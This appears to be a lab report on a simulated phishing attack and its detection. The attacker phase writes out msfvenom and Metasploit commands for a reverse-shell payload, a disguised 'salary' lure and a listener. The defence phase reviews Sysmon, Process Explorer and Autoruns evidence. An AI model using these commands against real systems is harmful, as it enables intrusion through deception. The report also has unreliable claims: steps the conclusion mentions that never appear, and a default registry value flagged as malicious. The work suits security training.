**1. Attacker Phase Report**

**Objective:** Simulate a malware attack using a fake PDF embedded with a reverse shell payload, delivered via phishing email, to gain unauthorized access to a Windows system.

**Step-by-Step Procedure:**

***Step 1. Payload Creation***

Generated a Windows reverse shell payload using msfvenom:

Command: sudo msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.150.133 LPORT=4444 -f exe -o /var/www/html/payload.exe

Explanation of components:

* -p: Specify payload type (Meterpreter reverse shell)
* LHOST: Attacker's IP (Kali machine)
* LPORT: Listening port on Kali
* -f exe: Output format
* -o: Output file name

A screenshot of a computer screen

AI-generated content may be incorrect.

Screenshot 1: Payload creation using msfvenom

***2. Hosting the Payload:***

Started Apache:

Command: sudo systemctl start apache2

Tested the URL in browser:

http://192.168.150.133/payload.exe

***3. Creating the Fake PDF***

Created a fake document titled **salary\_hike.pdf** with a message:

note.txt

Click to view salary increment details: <http://192.168.150.133/payload.exe>

A screenshot of a computer screen

AI-generated content may be incorrect.

Screenshot 2: Creating fake pdf

***4. Phishing Email Delivery***

Attached the fake PDF to an email and delivered it to the target’s inbox (Windows VM).

A screenshot of a computer

AI-generated content may be incorrect.

Screenshot 3: Phishing Email

***5. Opened the Payload on windows***

On clicking the link:

* Browser attempted download
* Defender initially blocked the .exe due to malware signature
* **Disabled antivirus and SmartScreen** on Windows
* Clicked "Run Anyway" to execute the payload

A screenshot of a computer


AI-generated content may be incorrect.

Screenshot 4.a: Got the mail

A screenshot of a computer

AI-generated content may be incorrect.

Screenshot 4.b: Unable to open it



Screenshot 4.c: Disabled antivirus and SmartScreen

***6. Setting Up the Listener***

Launched Metasploit multi-handler on Kali:

Commands: msfconsole

use exploit/multi/handler

set payload windows/meterpreter/reverse\_tcp

set LHOST 192.168.150.133

set LPORT 4444

run

Successfully received:

[\*] Meterpreter session 1 opened

A computer screen shot of a computer screen

AI-generated content may be incorrect.

Screenshot 5.a: Meterpreter session 1 opened

Post exploitation steps:

Basic enumeration: sysinfo

getuid

ipconfig

A computer screen with a black background

AI-generated content may be incorrect.

Screenshot 5.b: Basic Enumeration

**Conclusion:**

In the attacker phase, a **malicious PDF** was crafted with an embedded **Meterpreter reverse shell payload** using msfvenom. The file was delivered through **phishing** to the victim. Upon execution, the attacker gained a **remote shell**, used post-exploitation modules like keyscan\_start, and confirmed system access through **command execution** and **screenshot capture**.

**2. Defence Phase Report**

**Objective:** To detect and investigate a simulated malware attack using system and network monitoring tools, correlate logs with the attack timeline, and identify key Indicators of Compromise (IOCs) across multiple monitoring points.

**Step-by-Step Procedure:**


***Step 1: Monitoring Endpoint Activities with Sysmon + Event Viewer***

*1.1 Launch Event Viewer*


* Opened Event Viewer > Applications and Services Logs > Microsoft > Windows > Sysmon > Operational.

*1.2 Filtered for Event ID 1 (Process Creation)*

* Found execution of payload.exe with the following details as shown in the below screenshots:



*Screenshot 1.a: Filtered for event id 1*



*Screenshot 1.b: Filtered for event id 1*

* This confirms the payload was executed via phishing PDF.

*1.3 Checked for Event ID 11 (FileCreate)*

* No new file creation logs were found — likely because Defender or the user restricted write activity.


*1.4 Checked for Event ID 10 (ProcessAccess)*

* No significant credential harvesting-related process access found, implying limited or no privilege escalation behavior in this run.

***Step 2: Process Analysis using Sysinternals Tools***

*2.1 Process Explorer*

* **Suspicious Process Found:** payload.exe
  + **Location:** C:\Users\User\Downloads\payload.exe
  + **Description:** ApacheBench command line utility
  + **PID:** 1696
  + **Architecture:** 32-bit
  + **Started at:** 6:30 PM, 7/7/2025
* **Parent Process:** <Non-existent Process>
  + This usually indicates the parent was terminated or hidden — a common sign of malicious activity.
* **Loaded DLLs:**
  + Only standard Windows DLLs observed.
  + No unusual DLLs were detected at this point.
* **Security Settings:**
  + **DEP, ASLR, Stack Protection:** All disabled, which can be a sign of a suspicious or outdated binary.



*Screenshot 2: Process Explorer findings*

*2.2 Autoruns:*

**i. Logon Tab – Suspicious Registry Entry**

* **Observation:** Under the Logon tab, a suspicious registry entry was found:
* Registry Path: HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell
* Value: cmd.exe
* **Explanation:** This setting determines what shell is launched when Windows starts in Safe Mode. By default, this value is either empty or points to standard recovery tools. Malware can modify this to cmd.exe to gain backdoor access during Safe Mode boot.
* **Risk Level:** High — used for persistence and stealth.
* **Action:** Must reset to default or delete this key.

